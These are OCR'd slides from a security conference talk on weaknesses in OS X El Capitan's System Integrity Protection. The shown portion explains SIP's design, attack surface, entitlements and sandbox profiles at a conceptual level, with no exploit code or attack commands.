SektionEins
http://www.sektioneins.de

OS X El Capitan - Sinking the S\H/IP

Stefan Esser <stefan.esser@sektioneins.de>

SyScan+360

Sinking the S\H/IP?

- sorry this is not Titanic Part II
- this talk is about System Integrity Protection (SIP) in OS X El Capitan
- and several weaknesses in it
- so we are sinking the S\H/IP

What is System Integrity Protection (SIP)?

System Integrity Protection (SIP)


- first leaked to media as “rootless”
  - ➡ lead to assumption that Apple would remove root user
- but in reality it is just a “root” user that can do “less”
- part of “rootless” already in kernel source code of Yosemite
- but re-branded for outside world as System Integrity Protection (SIP)

System Integrity Protection (SIP)

- Apple thinks power of “root” user is too dangerous (WWDC 2015)
  - because often only protected by simple password
  - only a single privilege escalation exploit needed
- gaining “root” should not mean total system compromise
- SIP tries to lock down system from “root”
- probable intention: stop malware that got root from persisting

System with and without SIP

- SIP adds some additional checks here and there
- but SIP is mostly a sandbox around the whole system/platform
- internally called **platform_profile**



System without System Integrity Protection
process
process
process in sandbox
System with System Integrity Protection
process
process
process in sandbox
platform sandbox

What SIP is not …

- SIP is not a protection against kernel (memory corruption) bugs
- SIP is not designed to protect against those
- therefore any kernel exploit is not a SIP bypass


- SIP just bluntly assumes that kernel (memory corruption) bugs are
  - unavailable to the attacker
  - or too hard to exploit
  - or that they do not exist

Attack Surface (without SIP)



- as root user the attack surface is gigantic
- many more APIs, lots of drivers, …

Attack Surface (with SIP)



- SIP is mostly a blacklisting approach so it kills some attack surface
- but it only kills a small part and new SIP code adds new attack surface

Absent Kernel Bugs … ?!?

- assumption that attackers cannot have access to kernel bugs to bypass SIP is highly questionable
- in the real world there is no shortage of kernel bugs
- just look at every single OS X update
- **Google and some other companies** seem to pay very much to let **their engineers** secure Apple's OS X kernel
- and in reality there are many more that do not get reported to Apple (e.g. because no bug bounties)

Before we start …

so that we are on the same page


What are entitlements?

- snippets of XML embedded in code signature
- used to e.g. give a binary special permissions
- from a security point of view comparable with SUID binaries


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.rootless.install</key>
  <true/>
</dict>
</plist>
```

How to read (binary) sandbox profiles?

- there are more than 100 operations that are controlled by sandbox profiles
- interesting profiles are kept in binary only form
- open source tools like **sandbox_toolkit** can visualize them


nvram-delete
(nvram-variable-regex "^csr-")
(csr CSR_ALLOW_DEVICE_CONFIGURATION)
(nvram-variable "boot-args")
deny (with report)
(nvram-variable "boot-note")

